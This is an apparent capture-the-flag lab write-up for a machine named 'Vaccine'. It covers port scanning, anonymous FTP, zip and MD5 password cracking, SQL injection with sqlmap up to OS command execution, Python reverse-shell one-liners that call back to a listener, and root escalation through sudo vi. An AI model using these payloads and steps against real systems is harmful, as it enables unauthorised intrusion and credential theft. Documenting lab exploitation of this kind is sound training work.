Index

1. Reconaissance

1.1. TCP Port Discovery

A syn scan was executed to discover which TCP ports were opened.

Command

sudo nmap -v -Pn -n --reason -oX Vaccine_TCP_Port_Discovery -sS 10.129.93.97

Command summary

The output of the command revealed the following information.

- 21 / TCP —> Open —> FTP
- 22 / TCP —> Open —> SSH
- 80 / TCP —> Open —> HTTP

Evidences

Output saved in XML format for further parsing

Files attached

- Vaccine_TCP_Port_Discovery.xml
- Vaccione_TCP_Port_Discovery.png

```
Completed SYN Stealth Scan at 12:16, 1.76s elapsed (1000 total ports)
Nmap scan report for 10.129.93.97
Host is up, received user-set (0.039s latency).
Not shown: 997 closed tcp ports (reset)
PORT   STATE SERVICE REASON
21/tcp open  ftp     syn-ack ttl 63
22/tcp open  ssh     syn-ack ttl 63
80/tcp open  http    syn-ack ttl 63

Read data files from: /usr/share/nmap
Nmap done: 1 IP address (1 host up) scanned in 1.82 seconds
           Raw packets sent: 1027 (45.188KB) | Rcvd: 1000 (40.012KB)
```

Vaccine_TCP_Port_Discovery.png

1.2. Service Discovery

A service scan was executed to gather information about the services were running on the system.

Command

sudo nmap -v -Pn -n --reason -oX Vaccine_Service_Discovery -sC -sV 10.129.93.97

Command summary

The execution of the command revealed the following information.

- 21 / TCP —> Open —> FTP

  - Version —> vsftpd 3.0.3
  - Anonymous FTP loging allowed —> FTP code 230

- 22 / TCP —> Open —> SSH

  - Version —> OpenSSH 8.0.p1 —> Ubuntu 6ubuntu0.1 (Ubuntu Linux; protocol 2.0)

- 80 / TCP —> Open —> HTTP

  - Version —> Apache httpd 2.4.41 ((Ubuntu))

Evidences

Output saved in XML format for further parsing

Files Attached

- Vaccine_Service_Discovery.xml
- Vaccine_Service_Discovery.png

```
PORT   STATE SERVICE REASON         VERSION
21/tcp open  ftp     syn-ack ttl 63 vsftpd 3.0.3
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to ::ffff:10.10.15.23
|      Logged in as ftpuser
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 2
|      vsFTPd 3.0.3 - secure, fast, stable
|_End of status
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_-rwxr-xr-x    1 0        0            2533 Apr 13  2021 backup.zip
22/tcp open  ssh     syn-ack ttl 63 OpenSSH 8.0p1 Ubuntu 6ubuntu0.1 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 c0:ee:58:07:75:34:b0:0b:91:65:b2:59:56:95:27:a4 (RSA)
|   256 ac:6e:81:18:89:22:d7:a7:41:7d:81:4f:1b:b8:b2:51 (ECDSA)
|_  256 42:5b:c3:21:df:ef:a2:0b:c9:5e:03:42:1d:69:d0:28 (ED25519)
80/tcp open  http    syn-ack ttl 63 Apache httpd 2.4.41 ((Ubuntu))
|_http-title: MegaCorp Login
|_http-server-header: Apache/2.4.41 (Ubuntu)
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_      httponly flag not set
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```

Vaccine_Service_Discovery.png

1.3. FTP Fingerprinting

Although the anonymous authentication was allowed, the nmap`s FTP scripts were executed to gather more information about FTP service.

Command

sudo nmap -v -Pn -n --reason -oX Vaccine_FTP_Fingerprinting --script="ftp*" 10.129.93.97 -p 21

Command summary

The output of the command revealed the following information.


- 21 / TCP —> Open —> FTP
    - Version —> vsFTPd 3.0.3
    - FTP anonymous login is allowed —> (FTP code 230)
    - File —> -rwxr-xr-x 1 0 0 2533 Apr 13 2021 backup.zip

Evidences

Output saved in XML format for further parsing

Files Attached

- Vaccine_FTP_Fingerprinting.xml
- Vacine_FTP_Fingerprinting.png



Vaccine_FTP_Fingerprinting.png

1.4. HTTP Fingerprinting

To gather information about the http service which was running on the 80 TCP port, the curl command was executed

Command

curl -v -k http://10.129.93.97:80 -o curl_output.txt

Command summary

The output of the command revealed the following information

Trying 10.129.93.97:80…

Connected to 10.129.93.97 (10.129.93.97) port 80
using HTTP/1.x
> GET / HTTP/1.1
> Host: 10.129.93.97
> User-Agent: curl/8.15.0
> Accept: /
>
Request completely sent off
< HTTP/1.1 200 OK
< Date: Mon, 13 Jul 2026 17:17:41 GMT
< Server: Apache/2.4.41 (Ubuntu)
< Set-Cookie: PHPSESSID=0fq4vitcp0l1odujnpjc6ct1g0; path=/
< Expires: Thu, 19 Nov 1981 08:52:00 GMT
< Cache-Control: no-store, no-cache, must-revalidate
< Pragma: no-cache
< Vary: Accept-Encoding
< Content-Length: 2312
< Content-Type: text/html; charset=UTF-8

<title>MegaCorp Login</title> <form action="" method="POST" class="form login"> <label for="login__username"><svg class="icon"><use xmlns:xlink="http://www.w3.org/1999/xlink" xlink:href="#user"></use>

</svg>Username</label>
<input id="login__username" type="text" name="username" class="form__input" placeholder="Username" required>
  <label for="login__password"><svg class="icon"><use xmlns:xlink="http://www.w3.org/1999/xlink" xlink:href="#lock"></use>

</svg>Password</label>
<input id="login__password" type="password" name="password" class="form__input" placeholder="Password" required>

1. Directory Discovery

A gobuster command was executed to discover hidden directories on the web application
Command

gobuster dir -u http://10.129.93.97 -w /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt

Command Summary

A directory enumeration was performed using Gobuster with the directory-list-2.3-medium.txt dictionary. During the process, multiple “connection reset by peer” errors and some “connection refused” errors were observed, indicating that the server unexpectedly closed connections or

experienced temporary interruptions. Despite this, the enumeration completed successfully, and only the /server-status resource was identified; it responded with an HTTP 403 Forbidden status code, confirming its existence but denying access.

gobuster dir -u http://10.129.93.97 -w /usr/share/seclists/Discovery/Web-Content/common.txt -t 2

Command summary


The output of the command revealed the following information.

/.hta (Status: 403) [Size: 277]
/.htaccess (Status: 403) [Size: 277]
/.htpasswd (Status: 403) [Size: 277]
[ERROR] error on word .well-known/apple-app-site-association: Get “http://10.129.93.97/.well-known/apple-app-site-association”: read tcp 10.10.15.23:51232→10.129.93.97:80: read: connection reset by peer
/index.php (Status: 200) [Size: 2312]
/server-status (Status: 403) [Size: 277]

Evidence

File attached

- curl_output.txt
- Vaccine_Gobuster_medium.png
- Vaccine_Gobuster_common.png



Vaccine_Gobuster_medium.png

Vaccine_Gobuster_common.png

2. Exploitation

2.1. FTP Exploitation

1. FTP Authentication

As the FTP authentication was allowed, the anonymous credentials were used to access the FTP service.

Command

ftp 10.129.93.97 21

2. Directory listing

Once inside the FTP service the directories were listed

Command

ls

Command summary

The output of the command revealed the file backup.zip.

- rwxr-xr-x 1 0 0 2533 Apr 13 2021 backup.zip

3. Download the file

The backup file was downloaded to the attacker`s machine

Command

get backup.zip

4. Unzip the file

The file was compressed, so the unzip command was excuted to access to the compressed files

Command

unzip backup.zip

Command summary

The output of the command revealed that he backup file was protected by a password, as the password was no obtained yet, the files could no been accessed.

Archive: backup.zip
[backup.zip] index.php password:
password incorrect—reenter:
password incorrect—reenter:
skipping: index.php incorrect password
[backup.zip] style.css password:

5. Zipinfo command

The content of the backup.zip file was checked using the zipinfo command

Command

zipinfo backup.zip

Command summary

The output of the command revealed that the backup file contained the application web's backup file.

- rw-r-r— 3.0 unx 2594 TX defN 20-Feb-03 05:57 index.php
- rw-r-r— 3.0 unx 3274 TX defN 20-Feb-03 14:04 style.css

zipinfo confirmed the file’s structure and the presence of two encrypted files, which justified continuing the investigation to obtain the password by other means.
Backup.zip file hash

In order to obtain the hash from the password of the backup file, the zip2john command was executed

Command

zip2john backup.zip > backup_hash.txt

Once the hash was in the backup_hash.txt, john command was executed to discover the file`s password

john --wordlist=/usr/share/wordlists/rockyou.txt backup_hash.txt

Command Summary

The output of the command revealed the following information

- 741852963 → (backup.zip)

6. Unzip the file

The file was descompressed and the files were obtianed

- index.php
- style.css

7. Read the file

The index.php file was readed

Command

cat index.php

Command Summary

The execution of the command revealed the following information.

- Username —> admin
- Password —> 2cb42f8734ea607eefed3b70af13bbd3

8. Discover the Password

In the index.php file the admin`s password was hashed with a MD5 Hash

- if($POST[‘username’] === ‘admin’ && md5($POST[‘password’]) === “2cb42f8734ea607eefed3b70af13bbd3”)

So the john the ripper command was executed to discover the admin`s password

Command

A file which contains the admin`hash was created with nano editor.

nano admin_hash.txt

john --format=Raw-MD5 --wordlist=/usr/share/wordlists/rockyou.txt admin_hash.txt

Command Summary


The output of the command revealed the password that was encrypted in the MD5 Hash

- qwerty789


Evidence

File attached

- Vaccine_Zipinfo.png
- index.php
- style.css
- Vaccine_Admin_Password.png



Vaccine_Zipinfo.png



Vaccine_Admin_Password.png

2.2 HTTP Authentication Testing

1. Baseline

The web application exposed a login form that was likely backed by a database. Because the authentication parameters were user-controlled, the login functionality was assessed for potential SQL injection vulnerabilities.

Query A

Burpsuite tool was used to capture web traffic and check how the queries were executed. The intercepted HTTP request revealed the following:

POST / HTTP/1.1
Host: 10.129.93.97
Content-Type: application/x-www-form-urlencoded
username=test&password=test

- The authentication form sent credentials through the Post method to the root endpoint.
- The parameters controlled by the user were identified

  - username
  - password

- The data was sent as a key – value pairs, as is typical in HTML forms.

Query A Response

HTTP/1.1 200 OK
Content-Length: 2312
<title>MegaCorp Login</title>

- There was not redirect (302 Found)
- No user panel appeared
- No new session cookie was issued.
- No specific error message was displayed.
- The server returned to the login form again

Query B

A second query was done, in the username parameter a single quote was inserted in the username field. In the password parameter the word test was inserted again.

POST / HTTP/1.1
Host: 10.129.93.97
Content-Type: application/x-www-form-urlencoded
username=%27&password=test

Query B response

HTTP/1.1 200 OK
Content-Length: 2312
<title>MegaCorp Login</title>

A single quote (’) was injected into the username parameter to identify potential SQL syntax errors. The response remained identical to the baseline: the HTTP status code, response length and page content did not change, suggesting that no SQL error was reflected to the client.
SQL Injection Testing

The following SQL injection payload was tested to bypass the form.

' OR '1'='1' -- -

SQL Injection Summary

The server response remained identical to the baseline

HTTP/1.1 200 OK
Content-Length: 2312
<title>MegaCorp Login</title>
SQL Injection 2

' OR 1 = 1 --

POST / HTTP/1.1
Host: 10.129.93.97
Content-Type: application/x-www-form-urlencoded
username=%27+OR+1+%3D+1+—&password=test

SQL 2 Summary

HTTP/1.1 200 OK
Content-Length: 2312
<title>MegaCorp Login</title>

Multiple SQL injection payloads were tested against the authentication form using Burp Suite Repeater. The application consistently returned the same HTTP status code (200 OK), identical response length (2312 bytes), and the original login page. No SQL error messages, authentication bypass, or behavioral differences were observed. Based on these tests alone, no evidence of SQL injection could be confirmed.

2. Bypass the login form

Once the admin`s credentials were discovered inside the index.php file, the login form could be bypassed

POST / HTTP/1.1
Content-Type: application/x-www-form-urlencoded
Content-Length: 35
username=admin&password=qwerty789++

The Response to the request was
HTTP/1.1 200 OK
Content-Length: 2449
<title>Admin Dashboard</title>

2.3 Admin panel exploitation

1.SQL Injection testing

The search parameter was selected for SQL injection testing because it appeared to be used for retrieving information from the administrative panel. An initial manual test using a single quote was performed to observe the application’s behavior before using automated tools.

Query A

GET /dashboard.php?search=%27 HTTP/1.1
Host: 10.129.95.181
Referer: http://10.129.95.181/dashboard.php
Cookie: PHPSESSID=o9ltt5rbli5r123t58rd496m4n

Query A Response

HTTP/1.1 302 Found
Location: index.php
Content-Length: 931
<title>Admin Dashboard</title>

Query B

A benign value (test) was submitted to establish the normal behavior of the search parameter. Unlike the request containing a single quote, the application returned HTTP 200 OK and rendered the dashboard normally. This difference suggested that the parameter handled special characters differently and warranted further testing for potential SQL injection.

GET /dashboard.php?search=test HTTP/1.1
Host: 10.129.95.181
Referer: http://10.129.95.181/dashboard.php
Cookie: PHPSESSID=o9ltt5rbli5r123t58rd496m4n
Upgrade-Insecure-Requests: 1
Priority: u=0, i

Query B Response

HTTP/1.1 200 OK
Content-Length: 1256
<title>Admin Dashboard</title>

The differing responses between a normal input (200 OK) and a single quote (302 Found) indicated that the search parameter processed special characters differently. Although this alone did not confirm a SQL injection vulnerability, it justified further testing using automated tools such as sqlmap.

2. Confirm the vulnerability

After identifying the search parameter as behaving differently depending on the input, the complete HTTP request was exported from Burp Suite. This request was then used as the input for sqlmap, ensuring that the original headers, cookies, session information and parameter values were preserved during the automated assessment

Since the search parameter exhibited different behavior when receiving special characters, the captured HTTP request was supplied to sqlmap to determine whether the parameter was vulnerable to SQL injection before attempting any database enumeration.

Command

```
sqlmap -r Request.txt
```

Command Summary

The search GET parameter was supplied to sqlmap using the HTTP request exported from Burp Suite. The tool confirmed that the parameter was vulnerable to SQL Injection and identified multiple exploitable techniques, including boolean-based blind, error-based, stacked queries and time-based blind injection. Additionally, the back-end database management system was fingerprinted as PostgreSQL running on a Linux host.

- DBMS —> PostgreSQL
- OS —> LInux
- Search parameter —> Vulnerable
- SQL Injection —> Confirmed

The search parameter was found to be vulnerable to multiple SQL injection techniques, including boolean-based blind, error-based, stacked queries and time-based blind. During the assessment, sqlmap identified the error-based technique as one of the available methods for efficient data extraction.

3. PosgreSQL Fingerprinting

Once the PostgreSQL DBMS was discovered, the next step was gather more information like which Databases was contained, the tables and columns of this databases..

Command

sqlmap -r Request.txt --dbs

Command Summary

Database enumeration revealed three PostgreSQL schemas: information_schema, pg_catalog, and public. The first two correspond to PostgreSQL system schemas used for metadata and internal database management. Since application-specific objects are typically stored in the public schema, subsequent enumeration focused on this schema.

3.1 Public Database enumeration

Once the focus was on the public database, this was enumerated to discover which tables was contained inside

Command

sqlmap -r Request.txt -D public --tables

Command Summary

Enumeration of the public schema revealed a single application table named cars. Since no additional tables were accessible, the assessment focused on extracting the contents of this table to determine whether it contained sensitive information or further indicators for privilege escalation.

3.2 Columns

Once discovered that the public database only contained the cars table, the next step was discovered which columns had this table

Command

sqlmap -r Request.txt -D public -T cars --columns

Command Summary

The contents of the cars table were successfully extracted using sqlmap, confirming that the SQL injection vulnerability allowed data retrieval from the PostgreSQL database. The table contained ten records describing vehicle information, including the vehicle name, type, engine displacement and fuel type. No authentication data, user accounts or other sensitive information were identified within the accessible schema, indicating that the compromised database user had access only to application-specific data.

Table: cars
[10 entries]
--————-————————-———-
| id | name | type | engine | fueltype |
--————-————————-———-
1	Elixir	Sports	2000cc	Petrol
2	Sandy	Sedan	1000cc	Petrol
3	Meta	SUV	800cc	Petrol
4	Zeus	Sedan	1000cc	Diesel
5	Alpha	SUV	1200cc	Petrol
6	Canon	Minivan	600cc	Diesel
7	Pico	Sed	750cc	Petrol
8	Vroom	Minivan	800cc	Petrol
9	Lazer	Sports	1400cc	Diesel
10	Force	Sedan	600cc	Petrol
--————-————————-———-

4. os-shell

Although the SQL injection vulnerability allowed successful database enumeration and data extraction, the accessible schema contained only application-specific vehicle information and no sensitive credentials. Consequently, the assessment proceeded to evaluate whether the vulnerability could be leveraged beyond data disclosure. The - - os-shell option of sqlmap was used to determine whether the PostgreSQL injection could be escalated into operating system command execution, depending on the privileges assigned to the database user.

Command

sqlmap -r Request.txt -D public --os-shell

ls

Command Summary

The - - os-shell option of sqlmap successfully achieved operating system command execution by leveraging PostgreSQL's COPY … FROM PROGRAM functionality. The database user was confirmed to possess DBA privileges, allowing arbitrary system commands to be executed. To validate this capability, the ls command was issued, and the contents of the PostgreSQL data directory were successfully retrieved. This confirmed that the SQL injection vulnerability could be escalated to Remote Command Execution (RCE), significantly increasing the impact of the compromise.

4.1 Discover the user

To discover the user it was inside PostgreeSQL, the command whoami was excecuted

Command

whoami

Command summary

To determine the security context of the obtained operating system shell, the whoami command was executed. The command returned postgres, confirming that arbitrary operating system commands were executed with the privileges of the PostgreSQL service account. Although this did not provide root-level access, it demonstrated full command execution within the security context of the database service, which could facilitate further post-exploitation activities depending on the host configuration.

4.2 Stable Shell

The command execution obtained through sqlmap was sufficient to validate the impact of the SQL injection vulnerability. However, due to the limited interaction capabilities of sqlmap's OS shell, a more stable interactive shell was required to continue host enumeration and privilege escalation.

Check the tools

The first step was check was available on the target`s machine. python 3 was checked if it was available

Command

which python3

Command summary

The output revealed that python 3 was installed on the target`s machine, so the stable shell was created using python 3

4.2.1 Create the stable Shell

On the attacker`s machine

bc. nc -lvnp 4444

On the target`s machine in the os-shell, this python payload was executed

export RHOST="10.0.0.1";export RPORT=4242;python -c 'import socket,os,pty;s=socket.socket();s.connect((os.getenv("RHOST"),int(os.getenv("RPORT"))));[os.dup2(s.fileno(),fd) for fd in (0,1,2)];pty.spawn("/bin/sh")'

command summary

A reverse shell payload based on Python 3 was initially tested but failed to establish a TCP connection. The failure was investigated by verifying Python availability, confirming arbitrary code execution and checking the execution context provided by SQLMap.

which python3

python3 -c 'print("hola")'

Python payload 2

A new Python payload was tested to obtain a stable reverse shell, this time the payload did not use export variable. The payload is a generic payload, it was necessary adapted to the context.

python3 -c 'import socket,os,pty;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("10.0.0.1",4242));os.dup2(s.fileno(),0);os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);pty.spawn("/bin/sh")'

Command summary

After confirming arbitrary command execution through sqlmap —os-shell, a Python 3 reverse shell was used to obtain an interactive session. An initial attempt failed because the payload still contained the example IP address from the reference source. After replacing it with the VPN IP address and matching the listener port, the reverse shell connected successfully.

3. Post – Exploitation

1. System enumeration

Once the stable Shell was obtained, the first step was not only confirm that my user inside PostgressSQL was postgres also the groups which this user belongs to.

Command

id

Command summary

The output of the command was the following

- uid=111(postgres) gid=117(postgres) groups=117(postgres),116(ssl-cert)

The output confirmed that my user was postgres, a default user with default privileges.

The second step was gather information about the system itself. This information is useful for assessing the applicability of kernel-level privilege escalation vulnerabilities and selecting compatible exploitation techniques.

Command

cat /etc/os-release

Command summary

The output of the command revealed the following information

NAME=“Ubuntu”
VERSION=“19.10 (Eoan Ermine)”
ID=ubuntu
ID_LIKE=debian
PRETTY_NAME=“Ubuntu 19.10”
VERSION_ID=“19.10”
HOME_URL=“https://www.ubuntu.com/”
SUPPORT_URL=“https://help.ubuntu.com/”
BUG_REPORT_URL=“https://bugs.launchpad.net/ubuntu/”
PRIVACY_POLICY_URL=“https://www.ubuntu.com/legal/terms-and-policies/privacy-policy”
VERSION_CODENAME=eoan
UBUNTU_CODENAME=eoan

The /etc/os-release file was inspected to identify the Linux distribution and version. This information helps determine default filesystem locations, package management, service configurations and the applicability of privilege escalation techniques specific to the operating system.

2. Directory listing

The first objective was identify the current working directory and listing it to discover what useful files could contain

Command

pwd

Command summary

The command revealed that my current working directory was

- /var/lib/postgresql/11/main

In this PostgresSQL directory usually stores databases and the main configuration files. The priority was discover new user accounts inside the PostgresSQL, so for the moment this directory was not be listing it.

Instead of that the home directory was listed due to usually this directory is the default directory of the user accounts.

Command

cd /home

Command summary

The output of the command revealed the existence of two user directories

- /simon
- /ftpuser

these directories were accessed to discover useful files

2.1 simon directory

The simon directory was listed to discover which files contained.

Command

ls -la /home/simon

Command summary

The output of the command revealed the following files and directories

drwxr-xr-x 4 simon simon 4096 Jul 23 2021 .
drwxr-xr-x 4 root root 4096 Jul 23 2021 ..
lrwxrwxrwx 1 root root 9 Feb 4 2020 .bash_history → /dev/null
rw-r-r— 1 simon simon 220 May 5 2019 .bash_logout
rw-r-r— 1 simon simon 3771 May 5 2019 .bashrc
drwx——— 2 simon simon 4096 Jul 23 2021 .cache
drwx——— 3 simon simon 4096 Jul 23 2021 .gnupg
rw-r-r— 1 simon simon 807 May 5 2019 .profile

Any of this information could be used to execute a privilege escalation, so other ways were tested to do it.

3. Check the SUID bit

The SUID bit allows default users execute commands like it was root user, if a program has this bit maybe it could be a way to generate a privilege escalation.

Command

find / -perm -4000 -type f 2>/dev/null

Command summary

The output of the command revealed several SUID bit in different files , however there was not any SUID bit misconfiguration, so this was not the way to get a privilage escalation.

/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/eject/dmcrypt-get-device
/usr/lib/snapd/snap-confine
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/openssh/ssh-keysign
/usr/bin/gpasswd
/usr/bin/fusermount
/usr/bin/umount
/usr/bin/mount
/usr/bin/newgrp
/usr/bin/pkexec
/usr/bin/chfn

/usr/bin/at
/usr/bin/chsh
/usr/bin/su
/usr/bin/passwd
/usr/bin/sudo

4. Binary file as root

If a binary file can be executed like a root user, it is possible to get a root shell due to that binary file was executed as a root user, so it was checked which binaries could be executed as root user

Command

sudo -l

Command summary

The command could not be excuted due to it was necessary the password of the postgres user, so it was necessary to list the directories again to find the password.

php files

PostgresSQL was only the database used to the application web, so it is possible that there was a php file that could contains the password due to some application webs stored database`s credentials in configuration files.

command

find / -name *.php 2>/dev/null

Command summary

The output of the command revealed these 2 files

- /var/www/html/dashboard.php
- /var/www/html/index.php

index.php was the file which was compressed inside the backup.zip file and contained the admin`s credentials, so the dashboard.php file was check it.

command

cat /var/www/html/dashboard.php

Command summary

The output of the command revealed the postgres`s credentials

- $conn = pg_connect(“host=localhost port=5432 dbname=carsdb user=postgres password=P@s5w0rd!”);

During local enumeration, the web application’s source code was reviewed. The dashboard.php file contained the PostgreSQL connection string with hardcoded credentials (postgres:P@s5w0rd!). These credentials were considered valuable because password reuse between application services and operating system accounts is a common misconfiguration. Therefore, they were tested against local authentication mechanisms.

4.1 Binary files

With the postgres`s credentials it was tested again which binaries could be executed as root user

Command

sudo -l

Command summary

The output of the command revealed that the postgres could execute command as root user but only with that file.

- ALL) /bin/vi /etc/postgresql/11/main/pg_hba.conf

That was a great opportunity to generate a root shell due to if it was possible to execute vi editor as root user, there is a way to execute scripts inside the vi editor to get a root shell.

sudo vi /etc/postgresql/11/main/pg_hba.conf

The script

The script executed inside the vi editor to generate a a root shell was the following

- :!/bin/bash

The sudo -l output revealed that the postgres user was allowed to execute /bin/vi on /etc/postgresql/11/main/pg_hba.conf as root. Although access was restricted to a specific file, vi provides functionality to execute external commands. Since the editor itself runs with elevated privileges, any spawned shell inherits those privileges, allowing privilege escalation to the root user.

Check the user

Once the root shell was obtained, it was necessary to check which user was inside the system

Command

id

Command summary

The escalation was confirmed by executing id, which returned:

- Unordered itemuid=0(root) gid=0(root) groups=0(root)

This resulted in full administrative access to the target system.

5. Root`s flag

Once the system was fully compromised, the root directory was listed to find the flag file.

Command

ls -ls /root

Command summary

The output of the command revealed the following files

8 rw-r—— 1 root root 4659 Feb 4 2020 pg_hba.conf
4 rw——— 1 root root 33 Feb 25 2020 root.txt
4 drwxr-xr-x 3 root root 4096 Jul 23 2021 snap

5.1 Read the root.txt file

Cat /root/root.txt

6. User flag

The only directory that did not be listed was /var/lib/postgresql/11/main, so it was investigated in order to find the flag.

Command

find /var/lib/postgresql -name "user.txt" 2>/dev/null

Command summary

The output of the command revealed the following files

/var/lib/postgresql/user.txt

6.1 Read user.txt

cat /var/lib/postgresql/user.txt

4. Appendix A : Artifacts

- Vaccine_TCP_Port_Discovery.xml
- Vaccine_Service_Discovery.xml
- Vaccine_FTP_Fingerprinting.xml
- curl_output.txt
- index.php
- style.css
- backup_hash.txt
- admin_hash.txt
- Request.txt